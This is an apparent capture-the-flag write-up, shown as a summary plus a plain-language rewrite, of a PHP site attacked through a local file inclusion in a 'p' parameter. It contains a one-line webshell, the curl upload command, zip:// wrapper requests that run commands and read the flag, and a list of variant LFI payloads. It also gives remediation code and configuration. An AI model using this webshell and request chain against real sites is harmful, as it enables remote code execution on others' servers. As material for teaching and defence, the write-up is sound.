The ZIP That Unzipped Everything
The site had a local file inclusion vulnerability in the 'p' parameter and accepted ZIP uploads containing PHP files. An attacker could upload a ZIP with a PHP webshell, then use the zip:// wrapper to execute it, achieving remote code execution.
 Published on medium.com
How I cracked a patched website using a webshell, a ZIP file, and one very sneaky PHP wrapper
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context

Zay's Zipper Repair is a MetaCTF web exploitation challenge, rated medium difficulty, built around a small business website for a fictional zipper repair company. The site has a logo, a tagline, a services section and a call-to-action button, and it offers two features that matter here: a page loader driven by a p query parameter, and an upload form that accepts ZIP archives from customers mailing in broken jackets and bags. The upload page states that it accepts ZIP files containing photos and a short note describing the issue, and that archives with symbolic links are rejected for security.

The challenge flavour text sets the scene: Zay opened the company last week and has already been hacked four times, and the buddy he hired to fix it is not trusted by the author.
Setup
The work was done during a competition, from a terminal full of curl commands and half-finished scripts. No accounts, roles or special tooling are described beyond that: the target is a public challenge host and the only interaction shown is HTTP requests against it. The preconditions that matter are all properties of the target: PHP with include() fed from a GET parameter, a ZIP upload form, and a web-accessible uploads directory.
Finding it
The first observation is the URL of the home page:
http://m6c6ehbx.chals.mctf.io/?p=home.php
A parameter that carries a PHP filename is a strong signal that the value is passed into include() or require() without sanitisation or an allowlist. That is Local File Inclusion, and it is the entry point for everything that follows.
The second observation is on the upload page. The notice near the top of the form reads:
From the upload page: "We accept ZIP files containing photos and a short note describing the issue. Archives with symbolic links are rejected for security."
The notice describes the previous attack and the patch applied to it. The classic ZIP symlink technique creates an archive containing a symlink to a sensitive file such as /etc/passwd or /var/www/html/config.php; when the server extracts the archive without checking for symlinks, the link is created on its own filesystem, and serving that path through a URL follows the link and hands over the file. Rejecting symlinks stops that specific delivery mechanism, but the researcher's reading is that nothing underneath it was changed.
The working list of assumptions is: the p parameter feeds include(); the site accepts ZIP uploads and stores them somewhere; the only fix applied was the symlink rejection; and the goal is therefore to place a PHP file on the server and make the server include it.
Exploitation
Step 1: Confirm the include with an error
Requesting a file that probably does not exist produces a full PHP warning rather than a suppressed error:
http://m6c6ehbx.chals.mctf.io/?p=flag.php
Warning: include(flag.php): Failed to open stream: No such file or directoryin /var/www/html/index.php on line 25
One request confirms three things: the server runs PHP, include() is called at line 25 of index.php with the raw input, and the web root is /var/www/html/.
Step 2: Test the usual LFI shortcuts
The PHP filter wrapper, which base64-encodes source files so they can be read through LFI, returns nothing:
?p=php://filter/read=convert.base64-encode/resource=index.php
So does a direct path traversal to a system file:
?p=/etc/passwd
Both come back empty. Either those wrappers are blocked or output is suppressed for anything that does not look like a PHP file. The LFI is real but partially neutered: arbitrary file reads are out, but including a PHP file and having it execute is still on the table. The question becomes how to get a PHP file onto the server.
Step 3: Upload a PHP shell inside a ZIP
The upload form rejects symlinks and says nothing about PHP files inside the archive. The intended content is photos and a note, so nobody would write a jacket repair description in PHP. The shell is one line:
<?php system($_GET["cmd"]); ?>
It takes a URL parameter called cmd, passes it to system() and prints the result. Saved as shell.php and zipped into shell.zip, the archive contains no symlinks and is completely ordinary. The form field name, zipfile, was found by reading the page source, and the upload is sent with curl:
curl -s -F "[email protected];type=application/zip" \http://m6c6ehbx.chals.mctf.io/?p=upload.php
The server responds:
File uploaded successfully as uploads/shell_1785879546_6d7d2d67.zip
The archive is stored at a web-accessible path, and the symlink check passed because there are no symlinks. The PHP file is still trapped inside the archive, though: it cannot be requested directly, and including the ZIP path itself would try to execute the archive as PHP and fail.
Step 4: Bridge the gap with the zip:// wrapper
PHP stream wrappers are URI schemes that change how PHP reads data: file:// for local paths, http:// for remote URLs, php://input for request body data. They work inside include() like anywhere else. The zip:// wrapper opens a ZIP archive and reads a specific file from inside it, with this syntax:
zip://path/to/archive.zip#filename_inside_the_zip
Combined with the LFI, the request becomes:
?p=zip://uploads/shell_1785879546_6d7d2d67.zip#shell.php
This tells the server to open the ZIP at that path, extract shell.php from inside it, and include() it as PHP, which means execute it. The php:// and file:// wrappers were apparently blocked, but zip:// was not. Adding the command parameter:
?p=zip://uploads/shell_1785879546_6d7d2d67.zip#shell.php&cmd=id
returns:
uid=33(www-data) gid=33(www-data) groups=33(www-data)
That is remote code execution as the web server user.
Step 5: Find and read the flag
With RCE, the flag is a matter of knowing where to look: the root directory, the web root, or a home directory. Starting at the top:
?p=zip://uploads/shell_...zip#shell.php&cmd=ls%20/# Output:boot dev etc flag-jwPGodWhuBhPkiZc.txt home lib lib64 ...
A file named flag-jwPGodWhuBhPkiZc.txt sits in the filesystem root, outside the web directory and outside any home folder, reachable only because commands run as the web server user. One more request:
?p=zip://uploads/shell_...zip#shell.php&cmd=cat%20/flag-jwPGodWhuBhPkiZc.txt
returns:
MetaCTF{w3ll_z1pp1ty_d00_4_y0u}
The flag names the method in leetspeak. The challenge was solved in two requests after the shell was running.
The chain in summary
- Read the URL:
?p=home.phpshows the server includes files by name, and everything depends on it. - Confirm with an error:
?p=flag.phpprovesinclude()takes raw input and leaks the server path. - Upload a PHP shell in a ZIP: a regular file in a regular archive, nothing the symlink check cares about, stored at a known web-accessible path.
- Use
zip://to bridge the gap: the wrapper extracts the PHP file from the archive andinclude()executes it. - Execute and retrieve:
ls /, find the flag file, cat it.
No CVE is involved: no memory corruption, no cryptographic weakness, no reverse engineering. The chain is an unsanitised include(), a PHP shell accepted inside a ZIP, and the zip:// wrapper left enabled.
Root cause
The root vulnerability is include() taking user-controlled input. The symlink rejection addressed the delivery mechanism of the previous attacks, not the condition that made them damaging. Uploads are stored under the web root at /var/www/html/uploads/, so they are reachable by URL, and stream wrappers are enabled, so zip:// can pull an executable file out of an archive that the upload filter considers harmless. The symlink check looked at ZIP metadata only; it did not scan archive contents for executable types.
The report says php:// and file:// were apparently blocked while zip:// was not, and that zip:// depends on a different PHP configuration option; the exact setting is not shown. The exact setting is not shown.
Impact
An attacker who can reach the upload form and the p parameter gets command execution as the web server user (www-data here), and with it read access to files outside the web root, including the flag in /. The report's framing is that a patch applied to the last attack vector while the root cause stays open lets someone find a different path to the same destination. The conditions are the ones demonstrated: an unsanitised include, an upload path reachable by URL, and at least one usable stream wrapper.
Fix
Fix the include, not the attacker's method. An allowlist makes every wrapper, traversal and encoding trick irrelevant:
$allowed = ['home', 'upload', 'contact'];$page = $_GET['p'] ?? 'home';if (!in_array($page, $allowed, true)) { $page = 'home'; }include(__DIR__ . '/' . $page . '.php');
Scan what is inside the ZIP, not just its structure. A content scan rejecting any archive containing .php, .phtml, .phar or other executable types would have stopped the attack at step three.
Move uploads off the web root. Files stored at /var/www/html/uploads/ are reachable by URL; at /var/uploads/ there is no URL to trigger them, and downloads can be served through a controller script that reads and streams files safely.
Disable stream wrappers you do not use:
# php.iniallow_url_include = Offallow_url_fopen = Off
These two lines do not fix the LFI, but they cut off zip://, php://, data:// and expect:// as exploitation vectors. Defence in depth means that when one layer fails, the next one holds.
Finally, ask why the previous attack caused damage, not only how it got in. Symlinks in ZIPs mattered because include() accepts user-controlled input, because uploads are web-accessible, and because stream wrappers are enabled.
Variants to test
- Other wrappers on the same include. Try
?p=php://filter/read=convert.base64-encode/resource=index.php,?p=data://text/plain;base64,<payload>and?p=expect://idagainst any parameter that looks like a filename. A positive result is source code returned in base64, or command output, rather than an empty response. - Archive formats other than ZIP. If the upload accepts other archive types, check whether
phar://can reach a file inside them through the same include. A positive result is execution of a PHP file stored inside the archive. - Extension filtering gaps. Upload archives containing
.phtml,.pharor double extensions and see whether the content scan, if any, catches them. A positive result is an archive accepted with an executable file inside. - Upload path reachability. After an upload, request the returned path directly and with a trailing slash or encoded variants. A positive result is the stored file being served or executed from the web root.
- Error disclosure. Request a non-existent page and inspect the response for the full path, the file name and the line number of the include. A positive result is a PHP warning naming the script and line.
- Allowlist bypass attempts. Where an allowlist exists, try null bytes, path traversal inside the allowed value, and case variations. A positive result is any included file outside the allowlist.
What happened, in plain words
A small website for a fictional zipper repair shop had a feature that let visitors choose which page to look at by putting a filename in the web address. The site trusted whatever filename you gave it and opened that file on the server. That is the whole weakness. Everything else in this story is about how one person turned that trust into the ability to run any command on the machine.
The site also had an upload form where customers could send in a ZIP file (a single file that holds other files inside it, like a cardboard box holding several envelopes). The shop had been hacked four times before, and a check was added that rejects ZIP files containing symbolic links. A symbolic link (symlink) is a shortcut that points at another file elsewhere on the computer, a bit like a note in a drawer that says "the real document is in the cabinet next door". If a server unpacks a ZIP containing such a shortcut, the shortcut lands on the server and points at a sensitive file, and anyone who can open the shortcut through a web address gets that file.
The person solving this challenge noticed that the symlink block was the only fix. The underlying trust problem was still there. So they uploaded a harmless-looking ZIP containing a tiny PHP program (PHP is the programming language this website is written in), and then used a PHP feature called a stream wrapper to make the server open the program inside the ZIP and run it. Once that program ran, they could ask the server to run any command, looked around the filesystem, found a file with the flag (the secret string that proves you solved a capture-the-flag challenge), and read it.
No clever memory bug, no password cracking, no breaking of encryption. Three small misconfigurations stacked on top of each other.
The scene
This was a capture-the-flag (CTF) competition. A CTF is a contest where a company or community builds deliberately vulnerable systems and players try to break into them to find hidden strings called flags. Finding a flag and submitting it earns points. The challenge here is called Zay's Zipper Repair, rated medium difficulty, and it is a web exploitation challenge, meaning the target is a website and the attack happens through normal web requests.
The player had already solved several other challenges and was sitting seventh on the leaderboard. The challenge description reads like a short story:
"My friend Zay just opened his zipper repair company last week, and he's already been hacked 4 times! People must really hate zipping. He hired another buddy to fix it, but I'm not too confident in his work. See if there's still a way in..."
Read that carefully, because the description is doing a lot of work. Hacked four times is not bad luck; it is a pattern. Someone keeps finding the same open door. The owner hired a buddy, not a security professional, to fix it. And the challenge author openly says they are not confident in that fix. In CTF terms this is a hint: the fix is incomplete, and the original weakness is probably still there.
The first clue: the web address
The player opened the site. It looked like a small business page: logo, tagline, a list of services, a button inviting you to get in touch. The interesting part was not the design but the address bar:
http://m6c6ehbx.chals.mctf.io/?p=home.php
Let us take that apart piece by piece, because every part matters.
http://is the protocol, the language a browser and a web server use to talk to each other.m6c6ehbx.chals.mctf.iois the name of the server hosting the challenge./means the root of the site, the front page.?starts the query string, the part of a web address that carries extra information to the server.p=home.phpis one piece of that extra information: a name (p) and a value (home.php).
A query string is how a website passes small pieces of information from the browser to the server. When you search on a shopping site, the words you typed usually end up in the query string. When you click page two of a list of results, the number two often ends up there too. The server reads those values and decides what to send back.
Here the value is home.php. The .php ending tells you it is a PHP file, and PHP is a programming language used heavily for websites. So the site is saying, in effect: "tell me which PHP file to show you, and I will show it."
That is a huge red flag. In PHP there is a function called include(). A function is a named action a program can perform; include() means "open this file and treat its contents as part of me". If a website takes a filename straight from the web address and hands it to include() without checking it, then anyone can ask the server to open any file the server is allowed to read. This weakness has a name: Local File Inclusion, usually shortened to LFI. "Local" because the file is on the same machine as the website, and "inclusion" because the file gets pulled into the running program.
An everyday comparison: imagine a library where you fill in a slip of paper saying which book you want, and the librarian fetches exactly what you wrote without checking whether you are allowed to see it. Ask for a novel and you get a novel. Ask for the staff room key log and you get that too.
LFI is one of the oldest web weaknesses in the PHP world and it is still around because people keep writing code that trusts the visitor's input.
The second clue: the upload page
The site had a second page, an upload form. Customers could send in a ZIP file containing photos of their broken jacket or bag and a short note describing the problem. That is a normal, sensible feature for a repair business.
Near the top of the form there was a notice:
From the upload page: "We accept ZIP files containing photos and a short note describing the issue. Archives with symbolic links are rejected for security."
Line by line:
- "We accept ZIP files containing photos and a short note" describes what the shop expects customers to send.
- "Archives with symbolic links are rejected for security" is the fix. An archive is another word for a compressed bundle like a ZIP. A symbolic link is the shortcut described earlier.
The notice is effectively a public confession of the previous attack. Someone worked out that the site unpacked ZIP files without checking what was inside, built a ZIP containing a symlink to a sensitive file such as /etc/passwd (a file on Linux systems that lists user accounts) or /var/www/html/config.php (a configuration file inside the website's own folder), and got the server to hand that file over. The shop then added a check: if the ZIP contains a symlink, refuse it.
That stops that one trick. It does not stop anything else. The player's reasoning was:
- The
pparameter almost certainly goes straight intoinclude(). - The site accepts ZIP uploads and stores them somewhere on the server.
- The only fix applied was rejecting symlinks; everything underneath is untouched.
- Therefore the goal is to get a PHP file onto the server and then make the server include it.
That fourth point is the plan in one sentence. Everything that follows is confirming the pieces and connecting them.
Step 1: Confirm the include with an error
The first move when you suspect LFI is to ask for a file that probably does not exist. If the site is well behaved, you get a polite error page or nothing at all. If it is not well behaved, you get a detailed error that tells you how the code works.
http://m6c6ehbx.chals.mctf.io/?p=flag.php
This is a plain browser request. The ?p=flag.php part asks the server to include a file called flag.php. The player guessed that name because CTF challenges often hide the flag in a file with an obvious name, and because a missing file is exactly what you want here: the error message is the prize, not the file.
The server replied with a full PHP warning:
Warning: include(flag.php): Failed to open stream: No such file or directoryin /var/www/html/index.php on line 25
This one message is a goldmine. Read it slowly:
Warning: include(flag.php)confirms that theinclude()function was called with the value the player supplied. The site really does pass thepparameter intoinclude().Failed to open stream: No such file or directorymeans the file was not found. That is expected; the point was to trigger the error.in /var/www/html/index.php on line 25tells you the full path of the script that ran (/var/www/html/index.php) and the exact line where the include happens (line 25).
Three facts confirmed in a single request: the server runs PHP, include() is called at line 25 of index.php with raw input, and the website's files live in /var/www/html/. A path like /var/www/html/ is a folder path on the server's disk. The web root is the folder that the website is served from; anything inside it can usually be reached through a web address.
Why does this matter? Because knowing the web root tells you where uploaded files probably land, and knowing that include() takes raw input tells you the door is genuinely open.
Step 2: Try the usual shortcuts
Experienced testers have a small bag of standard LFI tricks. The player tried two of them.
First, PHP's filter wrapper. A wrapper is a special prefix in a file path that changes how PHP reads the file. The php://filter wrapper can transform a file as it is read; here it is asked to base64-encode the file. Base64 is a way of turning any data into plain letters and digits so it can travel safely through places that only expect text. If it worked, the source code of index.php would come back as a long string of letters that could be decoded back into readable code.
?p=php://filter/read=convert.base64-encode/resource=index.php
php://filterselects the filter wrapper.read=convert.base64-encodesays: when reading, convert the content to base64.resource=index.phpsays: the file to read isindex.php.
The response was empty.
Second, a direct path to a system file:
?p=/etc/passwd
/etc/passwd is a well-known file on Linux systems. Asking for it is the classic way to prove that a site will read files outside its own folder. The response was empty again.
What does this tell us? Either those wrappers are blocked, or the site suppresses output for anything that does not look like a PHP file. Either way, the easy path is closed. The LFI is real, but it has been partly defanged: reading arbitrary files is out, but including a PHP file and having it run is still possible.
So the question changes. It is no longer "what can I read?" but "how do I get a PHP file onto this server?" And the answer is sitting on the upload page.
Step 3: Upload a PHP shell inside a ZIP
The upload form rejects symlinks. It says nothing about PHP files inside the archive. Why would it? The intended content is photos and a note. Nobody writes a jacket repair description in PHP.
The player wrote one anyway:
<?php system($_GET["cmd"]); ?>
Line by line:
<?phpopens a PHP code block. Everything until the closing tag is treated as code, not as text to display.system(...)is a PHP function that runs a command on the operating system and prints whatever the command outputs.$_GET["cmd"]reads a value from the query string.$_GETis a built-in PHP variable that holds all thename=valuepairs from the web address. So$_GET["cmd"]means "the value of the parameter calledcmd".?>closes the PHP block.
Put together: this tiny program takes whatever you put in ?cmd= and runs it as a system command. That is called a webshell. A shell is a way to give commands to a computer; a webshell is the same idea delivered through a web page. One line of code, and if the server ever runs it, the attacker can run anything.
The player saved this as shell.php and zipped it into shell.zip. The archive contains no symlinks. It is a completely ordinary ZIP with one PHP file inside. The symlink check has nothing to complain about.
To send the file, the player needed to know the name of the form field. A web form sends its data as a set of named fields, and the server reads them by name. The player looked at the page source (the HTML that the browser receives, which you can view with the browser's "view source" option) and found the field is called zipfile. Then they sent the upload with curl:
curl -s -F "[email protected];type=application/zip" \http://m6c6ehbx.chals.mctf.io/?p=upload.php
Line by line:
curlis a command-line tool for making web requests. It is what people use when they want to send a request without a browser.-smeans silent: do not print progress bars and other noise.-Fmeans send a form. It is how curl uploads files."[email protected];type=application/zip"says: the form field iszipfile, the value is the local fileshell.zip(the@means "read this file from disk"), and its type isapplication/zip, the standard label for a ZIP archive.http://m6c6ehbx.chals.mctf.io/?p=upload.phpis the address of the upload page. The?p=upload.phppart is the same page-loading parameter seen earlier, now pointing at the upload script.
The server replied:
File uploaded successfully as uploads/shell_1785879546_6d7d2d67.zip
This tells us several things. The upload worked. The file was stored under uploads/, a folder inside the website. The name was changed to something long and random-looking: shell_1785879546_6d7d2d67.zip. That is a common safety measure: renaming uploads so that two customers cannot overwrite each other's files, and so that an attacker cannot guess the name in advance. Here it does not help much, because the server tells you the new name in its reply.
So the ZIP is on the server at a path that can be reached through a web address. The PHP shell is inside it. The symlink check passed because there are no symlinks.
But there is still a gap. The file is zipped. You cannot ask the browser for shell.php directly, because it does not exist as a separate file on the server; it only exists inside the archive. And if you point the p parameter at the ZIP itself, like ?p=uploads/shell_1785879546_6d7d2d67.zip, PHP will try to run the ZIP as if it were PHP code, which will fail, because a ZIP is not PHP.
This is where many people would stop. The player did not, because PHP has a feature most people forget about.
Step 4: Bridge the gap with the zip:// wrapper
PHP supports stream wrappers. A stream wrapper is a special prefix at the start of a file path that changes how PHP opens the file. You have already met two of them:
file://for local files.http://for files fetched from a web address.php://inputfor the raw body of the incoming request.
These prefixes work inside include() just like they work anywhere else in PHP. That is the key point: if you can control what goes into include(), you can choose not just the file but the method of reading it.
One wrapper is called zip://. It tells PHP: open this ZIP archive and read a specific file from inside it. The syntax is:
zip://path/to/archive.zip#filename_inside_the_zip
zip://selects the ZIP wrapper.path/to/archive.zipis the location of the archive on the server.#separates the archive from the name of the file inside it.filename_inside_the_zipis the file you want out of the archive.
An everyday comparison: a normal file path is like giving someone a street address. The zip:// wrapper is like giving them a street address plus a flat number: "go to this building, then open flat 3". Without the wrapper, PHP only knows how to knock on the front door of the building.
Combined with the LFI, the request becomes:
?p=zip://uploads/shell_1785879546_6d7d2d67.zip#shell.php
Read it as an instruction to the server: use the zip:// wrapper to open the ZIP at uploads/shell_1785879546_6d7d2d67.zip, take out the file called shell.php from inside it, and then include() that file as PHP. Which means: run it.
The php:// and file:// wrappers were apparently blocked, but zip:// was not. The report says php:// and file:// were apparently blocked but zip:// was not, and that zip:// depends on a different PHP configuration option; the exact setting is not shown. The exact setting is not shown.
Now add the command parameter:
?p=zip://uploads/shell_1785879546_6d7d2d67.zip#shell.php&cmd=id
?p=...is the page parameter, now pointing at the shell inside the ZIP.&separates one query parameter from the next.cmd=idsets the shell'scmdparameter toid, a standard Linux command that prints which user you are running as.
The response came back:
uid=33(www-data) gid=33(www-data) groups=33(www-data)
Line by line:
uid=33(www-data)means the user ID is 33 and the username iswww-data. On many Linux web servers,www-datais the account the web server runs under. It is deliberately low-privileged, but it can still read a lot of files.gid=33(www-data)is the group ID and group name.groups=33(www-data)lists the groups the user belongs to.
That output is proof of remote code execution, usually shortened to RCE. Remote code execution means an attacker can run commands on someone else's machine from a distance. The server just answered the question "who are you?" because the player's one-line program asked it to.
Step 5: Find and read the flag
Once you have RCE, finding the flag is mostly a matter of knowing where to look. In CTF challenges, flags are often in the root directory, in the website folder, or in a home directory. The player started at the top of the filesystem:
?p=zip://uploads/shell_...zip#shell.php&cmd=ls%20/# Output:boot dev etc flag-jwPGodWhuBhPkiZc.txt home lib lib64 ...
Line by line:
?p=zip://uploads/shell_...zip#shell.phpis the same trick as before. The...is shorthand for the long random filename; the full name was used in the real request.&cmd=ls%20/sets the command tols /.lslists the contents of a folder./is the root of the filesystem, the very top of the tree.%20is how a space is written inside a web address, because spaces are not allowed there. Sols%20/meansls /.- The comment after
# Output:shows what came back: a list of top-level folders (boot,dev,etc,home,lib,lib64, and so on) plus one file that stands out:flag-jwPGodWhuBhPkiZc.txt.
That file is sitting in the filesystem root. It is not inside the website folder and not inside a home folder. It is only reachable because the commands are running as the web server user, which can read it. One more request:
?p=zip://uploads/shell_...zip#shell.php&cmd=cat%20/flag-jwPGodWhuBhPkiZc.txt
catprints the contents of a file.%20is again the encoded space./flag-jwPGodWhuBhPkiZc.txtis the full path of the flag file.
The response:
MetaCTF{w3ll_z1pp1ty_d00_4_y0u}
That is the flag. It reads "well zippity doo for you" in leetspeak, the style of writing where letters are replaced by numbers and symbols. The challenge designer named the solution inside the flag, which is the kind of thing people do when they are proud of a well-built trap.
The player submitted it, it went green, and the challenge was done. After the shell was running, the whole thing took two requests.
The chain in summary
Each step is simple on its own. The power is in how they connect.
- Read the URL.
?p=home.phpshows the server includes files by name. This is the entry point; everything else depends on it. - Confirm with an error.
?p=flag.phpprovesinclude()takes raw input and leaks the server path. Two facts, zero guessing. - Upload a PHP shell in a ZIP. A regular file inside a regular archive. No symlinks, nothing the symlink check cares about. The server stores it at a known path that can be reached through a web address.
- Use
zip://to bridge the gap. The wrapper opens the ZIP and pulls the PHP file out of it. Combined with the LFI,include()then runs that PHP. The shell is now live on the server. - Execute and retrieve.
ls /, find the flag file,catit. Done in two requests.
The elegant part: none of this exploits a single CVE. A CVE is a publicly catalogued software vulnerability with an ID number. There is no memory corruption here, no cryptographic weakness, no reverse engineering. Just three misconfigurations chained together: an unsanitised include(), a PHP shell accepted inside a ZIP, and the zip:// wrapper left enabled.
What should have been different
Fix the include, not the attacker's method
The root problem is include() taking user input. An allowlist fixes it. An allowlist is a list of permitted values: if the input is not on the list, it is rejected. Four lines of code make every wrapper, every path trick and every encoding trick irrelevant:
$allowed = ['home', 'upload', 'contact'];$page = $_GET['p'] ?? 'home';if (!in_array($page, $allowed, true)) { $page = 'home'; }include(__DIR__ . '/' . $page . '.php');
Line by line:
$allowed = ['home', 'upload', 'contact'];creates a list of the only page names the site will ever include.$page = $_GET['p'] ?? 'home';reads thepparameter. The??means "if it is missing, use this instead", so a missing value becomeshome.if (!in_array($page, $allowed, true)) { $page = 'home'; }checks whether the value is in the list. The!means "not". If it is not in the list, replace it withhome. Thetruemakes the comparison strict, so only exact matches count.include(__DIR__ . '/' . $page . '.php');builds the path from the current folder (__DIR__), a slash, the checked page name and.php, then includes it.
With this in place, ?p=zip://... is not on the list, so it becomes home and nothing bad happens. The attacker can try any wrapper they like; the allowlist does not care.
Scan what is inside the ZIP, not just its structure
The symlink check looked at ZIP metadata, the information about the archive's structure. It did not look at the files inside. A content scan that rejects any archive containing .php, .phtml, .phar or other executable types would have stopped the attack at step three. .phtml and .phar are other file endings that PHP can be configured to run, so a filter that only blocks .php is easy to walk around.
Move uploads off the web root
Uploaded files stored at /var/www/html/uploads/ are reachable through a web address. Move them to /var/uploads/, outside the website folder entirely. Then even if someone uploads a PHP file, there is no web address that triggers it. Downloads can be served through a controller script that reads the file and streams it to the customer safely, without ever running it.
Disable stream wrappers you do not use
# php.iniallow_url_include = Offallow_url_fopen = Off
Line by line:
# php.iniis a comment showing that these settings live inphp.ini, the main configuration file for PHP.allow_url_include = Offstops PHP from including files fetched from remote addresses.allow_url_fopen = Offstops PHP from opening remote files in general.
These two lines do not fix the LFI, but they cut off zip://, php://, data:// and expect:// as ways to exploit it. Defence in depth is the principle here: when one layer fails, the next one holds. Think of a house with a locked door, a burglar alarm and a safe inside. Any one of them might fail; you want the others to still be there.
Think about what the last attack was actually exploiting
The buddy who fixed the site asked "how did they get in?" and answered "symlinks in ZIPs". The better question is "why did symlinks in ZIPs cause damage?" Because include() accepts user-controlled input. Because uploads are reachable through a web address. Because stream wrappers are enabled. Fix the why, not just the how.
What this challenge is really about
Zay's Zipper Repair is a challenge about security theatre: a visible fix, printed right there on the page, that gives the impression of security while the real attack surface sits untouched. Real systems get breached this way all the time. A patch is applied to the last attack vector. The root cause stays open. Someone finds a different path to the same destination.
The challenge also rewards careful reading. Every piece of information needed was on the public pages of the site: the URL structure, the upload warning, the PHP error. Nothing required guessing. Nothing required a wordlist or a scanner. Just reading, forming a hypothesis, and testing one step at a time.
"A patch is only as good as its model of the attack. If your model stops at the delivery mechanism and ignores the conditions that made delivery possible, the door is still open. You just can't see it anymore."
The player finished seventh that weekend. The next time they see a URL like ?p=home.php, they will not spend time confirming the obvious. They will go straight to the upload page.
Flag captured: MetaCTF{w3ll_z1pp1ty_d00_4_y0u}
Glossary
- Allowlist: a list of values that are explicitly permitted; anything not on the list is rejected.
- Archive: a single file that contains other files inside it, often compressed. ZIP is the most common format.
- Base64: a way of encoding any data as plain letters, digits and a few symbols, so it can travel through systems that only expect text.
- Capture the flag (CTF): a competition where players break into deliberately vulnerable systems to find hidden strings called flags.
- Command line: a text interface where you type commands for the computer to run, instead of clicking buttons.
- CVE: a publicly catalogued software vulnerability with a unique ID number.
- curl: a command-line tool for making web requests, including uploading files.
- Defence in depth: the principle of layering several independent protections so that if one fails, others still hold.
- Flag: the secret string in a CTF that proves you solved a challenge.
- Function: a named action inside a program that performs a specific job when called.
- GET parameter: a
name=valuepair in the query string of a web address, sent to the server with the request. - include(): a PHP function that opens a file and treats its contents as part of the running program.
- Leetspeak: a style of writing where letters are replaced by numbers or symbols, for example
d00fordo. - Local File Inclusion (LFI): a weakness where a website takes a filename from user input and opens it on the server without proper checks.
- Path: the location of a file or folder on a computer's disk, such as
/var/www/html/index.php. - PHP: a programming language widely used to build websites.
- php.ini: the main configuration file that controls how PHP behaves.
- Query string: the part of a web address after the
